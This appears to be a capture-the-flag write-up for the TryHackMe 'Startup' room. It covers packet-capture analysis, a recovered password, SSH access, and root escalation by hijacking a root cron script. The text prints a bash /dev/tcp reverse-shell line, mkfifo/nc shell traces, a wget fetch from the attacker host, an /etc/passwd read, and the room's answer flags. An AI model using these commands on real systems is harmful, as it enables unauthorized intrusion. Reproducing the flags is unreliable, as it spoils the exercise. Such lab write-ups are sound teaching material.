Packets: 219 · Displayed: 219 (100.0%)
Profile: Default


Filter out for HTTP we will see that someone is using shell.php as we did to get a reverse shell



```
No.   Time          Source           Destination      Protocol Length Info
   14 0.758487307   192.168.33.10    192.168.33.1     HTTP     475 [TCP ACKed unseen segment] HTTP/1.1 200 OK  (text/html)
   16 0.885798766   192.168.33.1     192.168.33.10    HTTP     319 GET /favicon.ico HTTP/1.1
   18 0.887894163   192.168.33.10    192.168.33.1     HTTP     559 HTTP/1.1 404 Not Found  (text/html)
   34 5.802238366   192.168.33.1     192.168.33.10    HTTP     443 GET /files/ftp/shell.php HTTP/1.1
  218 99.855819591  192.168.33.10    192.168.33.1     HTTP     471 HTTP/1.1 200 OK  (text/html)

▸ Frame 34: 443 bytes on wire (3544 bits), 443 bytes captured (3544 bits) on interface any, id 0
▸ Linux cooked capture v1
▸ Internet Protocol Version 4, Src: 192.168.33.1, Dst: 192.168.33.10
▸ Transmission Control Protocol, Src Port: 48974, Dst Port: 80, Seq: 253, Ack: 899, Len: 375
▾ Hypertext Transfer Protocol
  ▸ GET /files/ftp/shell.php HTTP/1.1\r\n
    Host: 192.168.33.10\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    DNT: 1\r\n
    Connection: keep-alive\r\n

0000  00 04 00 01 00 06 0a 00  27 00 00 00 00 00 08 00   ········
0010  45 00 01 ab f4 77 40 00  40 06 81 79 c0 a8 21 01   E····w@· @··y··!
0020  c0 a8 21 0a bf 4e 00 50  c9 24 72 1b 03 c6 e5 c1   ··!··N·P
0030  80 18 00 3f 9b 6f 00 00  01 01 08 0a b9 69 72 a1   ···?·o··
0040  00 03 89 e1 47 45 54 20  2f 66 69 6c 65 73 2f 66   ····GET  /files/
0050  74 70 2f 73 68 65 6c 6c  2e 70 68 70 20 48 54 54   tp/shell .php
0060  50 2f 31 2e 31 0d 0a 48  6f 73 74 3a 20 31 39 32   P/1.1··H ost:
0070  2e 31 36 38 2e 33 33 2e  31 30 0d 0a 55 73 65 72   .168.33.
0080  2d 41 67 65 6e 74 3a 20  4d 6f 7a 69 6c 6c 61 2f   -Agent:
0090  35 2e 30 20 28 57 69 6e  64 6f 77 73 20 4e 54 20   5.0 (Win dows NT
00a0  31 30 2e 30 3b 20 72 76  3a 37 38 2e 30 29 20 47   10.0; rv :78.0)
00b0  65 63 6b 6f 2f 32 30 31  30 30 31 30 31 20 46 69   ecko/201 00101
00c0  72 65 66 6f 78 2f 37 38  2e 30 0d 0a 41 63 63 65   refox/78
```


Hypertext Transfer Protocol: Protocol
Packets: 219 · Displayed: 5 (2.3%)
Profile: Default

Now let’s filter for TCP we will see that target machine connected to attacker machine at port 4444



```
tcp

No.    Time         Source          Destination     Protocol Length Info
    34 5.802238366  192.168.33.1    192.168.33.10   HTTP       443 GET /files/ftp/shell.php HTTP/1.1
    35 5.806617530  192.168.22.139  192.168.22.139  TCP         76 40934 → 4444 [SYN] Seq=0 Win=65495 Len=0 MSS=65
    36 5.806638275  192.168.22.139  192.168.22.139  TCP         76 4444 → 40934 [SYN, ACK] Seq=0 Ack=1 Win=65483 L
    37 5.806653939  192.168.22.139  192.168.22.139  TCP         68 40934 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
    40 5.822220907  192.168.22.139  192.168.22.139  TCP        176 40934 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=65536 L
    41 5.822286721  192.168.22.139  192.168.22.139  TCP         68 4444 → 40934 [ACK] Seq=1 Ack=109 Win=65536 Len=
    42 5.840361995  192.168.22.139  192.168.22.139  TCP        268 40934 → 4444 [PSH, ACK] Seq=109 Ack=1 Win=65536
    43 5.840376895  192.168.22.139  192.168.22.139  TCP         68 4444 → 40934 [ACK] Seq=1 Ack=309 Win=65536 Len=
    44 5.847573676  192.168.33.10   192.168.33.1    TCP         68 80 → 48974 [ACK] Seq=899 Ack=628 Win=252 Len=0
    45 5.849594911  192.168.22.139  192.168.22.139  TCP        122 40934 → 4444 [PSH, ACK] Seq=309 Ack=1 Win=65536
    46 5.849608787  192.168.22.139  192.168.22.139  TCP         68 4444 → 40934 [ACK] Seq=1 Ack=363 Win=65536 Len=

▸ Frame 35: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface any, id 0
▸ Linux cooked capture v1
▸ Internet Protocol Version 4, Src: 192.168.22.139, Dst: 192.168.22.139
▸ Transmission Control Protocol, Src Port: 40934, Dst Port: 4444, Seq: 0, Len: 0
```

Follow TCP Stream we find potential password here



```
tcp.stream eq 7

No.    Time         Source          Destination     Prot
    35 5.806617530  192.168.22.139  192.168.22.139  TCP
    36 5.806638275  192.168.22.139  192.168.22.139  TCP
    37 5.806653939  192.168.22.139  192.168.22.139  TCP
    40 5.822220907  192.168.22.139  192.168.22.139  TCP
    41 5.822286721  192.168.22.139  192.168.22.139  TCP
    42 5.840361995  192.168.22.139  192.168.22.139  TCP
    43 5.840376895  192.168.22.139  192.168.22.139  TCP
    45 5.849594911  192.168.22.139  192.168.22.139  TCP
    46 5.849608787  192.168.22.139  192.168.22.139  TCP
    47 5.854561297  192.168.22.139  192.168.22.139  TCP
    48 5.854573152  192.168.22.139  192.168.22.139  TCP

▸ Frame 41: 68 bytes on wire (544 bits), 68 bytes captured (544 bit
▸ Linux cooked capture v1
▸ Internet Protocol Version 4, Src: 192.168.22.139, Dst: 192.168.22
▸ Transmission Control Protocol, Src Port: 4444, Dst Port: 40934, S

0000  00 00 03 04 00 06 00 00  00 00 00 00 00 00 08 00   ········
0010  45 00 00 34 02 59 40 00  40 06 8a 04 c0 a8 16 8b   E··4·Y@·
0020  c0 a8 16 8b 11 5c 9f e6  bf 7f c7 73 2f 35 a6 a0   ·····\··
0030  80 10 00 40 ae 8d 00 00  01 01 08 0a 2a f3 2f 72   ···@····
0040  2a f3 2f 72                                        *·/r
```


```
www-data
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@startup:/$ cd
cd
bash: cd: HOME not set
www-data@startup:/$ ls
ls
bin   etc       initrd.img.old  media  recipe.txt  snap  usr          vmlinuz.old
boot  home      lib                    mnt         root         srv   vagrant
data  incidents  lib64                  opt         run          sys   var
dev   initrd.img  lost+found            proc        sbin         tmp   vmlinuz
www-data@startup:/$ cd home
cd home
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ ls
ls
lennie
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ sudo -l
sudo -l
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

Sorry, try again.
[sudo] password for www-data: 

Sorry, try again.
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

sudo: 3 incorrect password attempts
www-data@startup:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

43 client pkts, 17 server pkts, 33 turns.

Entire conversation (5,307 bytes) Show data as ASCII Stream 7


Find:

Tried to connect via SSH and it’s worked! time to loot user flag



```
┌──(root💀kali)-[/home/…/Tryhackme/Linux/startup/_important.jpg.extracted]
└─# ssh lennie@10.10.221.100
The authenticity of host '10.10.221.100 (10.10.221.100)' can't be established.
ECDSA key fingerprint is SHA256:xXyVGVy1l27TVcjIQj2kgTTmLYN6WCB93YJB3mAHLkA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.221.100' (ECDSA) to the list of known hosts.
lennie@10.10.221.100's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ whoami
lennie
$ bash
lennie@startup:~$ cd /home
lennie@startup:/home$ ls
lennie
lennie@startup:/home$ cd lennie/
lennie@startup:~$ ls
Documents  scripts  user.txt
lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
lennie@startup:~$ 
```


In user directory we also found that Lennie have scripts directory which planner.sh will also executed print.sh in /etc directory and we have permission to read/write and execute print.sh



```
lennie@startup:~$ ls -lha
total 24K
drwx------ 5 lennie lennie 4.0K Aug 17 19:22 .
drwxr-xr-x 3 root   root   4.0K Nov 12  2020 ..
drwx------ 2 lennie lennie 4.0K Aug 17 19:22 .cache
drwxr-xr-x 2 lennie lennie 4.0K Nov 12  2020 Documents
drwxr-xr-x 2 root   root   4.0K Nov 12  2020 scripts
-rw-r--r-- 1 lennie lennie   38 Nov 12  2020 user.txt
lennie@startup:~$ cd scripts
lennie@startup:~/scripts$ ls
planner.sh  startup_list.txt
lennie@startup:~/scripts$ sudo -l
sudo: unable to resolve host startup
[sudo] password for lennie:
Sorry, user lennie may not run sudo on startup.
lennie@startup:~/scripts$ cat startup_list.txt

lennie@startup:~/scripts$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
lennie@startup:~/scripts$ ls /etc/print.sh
/etc/print.sh
lennie@startup:~/scripts$ ls -lha /etc/print.sh
-rwx------ 1 lennie lennie 25 Nov 12  2020 /etc/print.sh
lennie@startup:~/scripts$ 
```


Have a guess that planner is running as cronjobs but **cronjob –l** output said Lennie didn’t have a task in cronjob so it might be executed by root

Using pspy and let’s see if our hypothesis is corrected (GitHub for pspy)




```
lennie@startup:/tmp/ex$ wget http://10.9.3.142:8000/pspy64s
--2021-08-17 19:53:23--  http://10.9.3.142:8000/pspy64s
Connecting to 10.9.3.142:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1156536 (1.1M) [application/octet-stream]
Saving to: ‘pspy64s’

pspy64s                 100%[=================================>]   1.10M   700KB/s    in 1.6s

2021-08-17 19:53:25 (700 KB/s) - ‘pspy64s’ saved [1156536/1156536]

lennie@startup:/tmp/ex$ chmod +x pspy64s
lennie@startup:/tmp/ex$ ./pspy64s
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scannning for processes every 1
00ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive
)
Draining file system events due to startup...
```

We’ve found that UID 0 (root) will execute planner.sh and print.sh every minutes so our hypothesis is correct




```
2021/08/17 19:54:01 CMD: UID=0    PID=21974  | /bin/bash /home/lennie/scripts/planner.sh
2021/08/17 19:54:01 CMD: UID=0    PID=21973  | /bin/bash /home/lennie/scripts/planner.sh
2021/08/17 19:54:01 CMD: UID=0    PID=21972  | /bin/sh -c /home/lennie/scripts/planner.sh
2021/08/17 19:54:01 CMD: UID=0    PID=21971  | /usr/sbin/CRON -f
2021/08/17 19:54:01 CMD: UID=0    PID=21976  | mkfifo /tmp/f
2021/08/17 19:54:01 CMD: UID=0    PID=21979  | /bin/bash /etc/print.sh
2021/08/17 19:54:01 CMD: UID=0    PID=21978  | /bin/sh -i
2021/08/17 19:54:01 CMD: UID=0    PID=21977  | /bin/bash /etc/print.sh
2021/08/17 19:55:01 CMD: UID=0    PID=21984  | /bin/bash /home/lennie/scripts/planner.sh
2021/08/17 19:55:01 CMD: UID=0    PID=21983  | /bin/bash /home/lennie/scripts/planner.sh
2021/08/17 19:55:01 CMD: UID=0    PID=21982  | /bin/sh -c /home/lennie/scripts/planner.sh
2021/08/17 19:55:01 CMD: UID=0    PID=21981  | /usr/sbin/CRON -f
2021/08/17 19:55:01 CMD: UID=0    PID=21986  |
2021/08/17 19:55:01 CMD: UID=0    PID=21989  | nc 10.9.3.142 9001
2021/08/17 19:55:01 CMD: UID=0    PID=21988  | /bin/sh -i
2021/08/17 19:55:01 CMD: UID=0    PID=21987  | cat /tmp/f
```

Add reverse shell bash command in print.sh




```
#!/bin/bash
echo "Done!"
bash -c "bash -i >& /dev/tcp/10.9.3.142/9001 0>&1"
~
```

Set up listener and waiting for a script to be executed and we got a root shell



```
┌──(root💀kali)-[/home/kali/Script]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.3.142] from (UNKNOWN) [10.10.221.100] 37664
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# cd /root
# cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
# 
```



What is the secret spicy soup recipe?

love

What are the contents of user.txt?

THM{03ce3d619b80ccbfb3b7fc81e46c0e79}

What are the contents of root.txt?

THM{f963aaa6a430f210222158ae15c3d76d}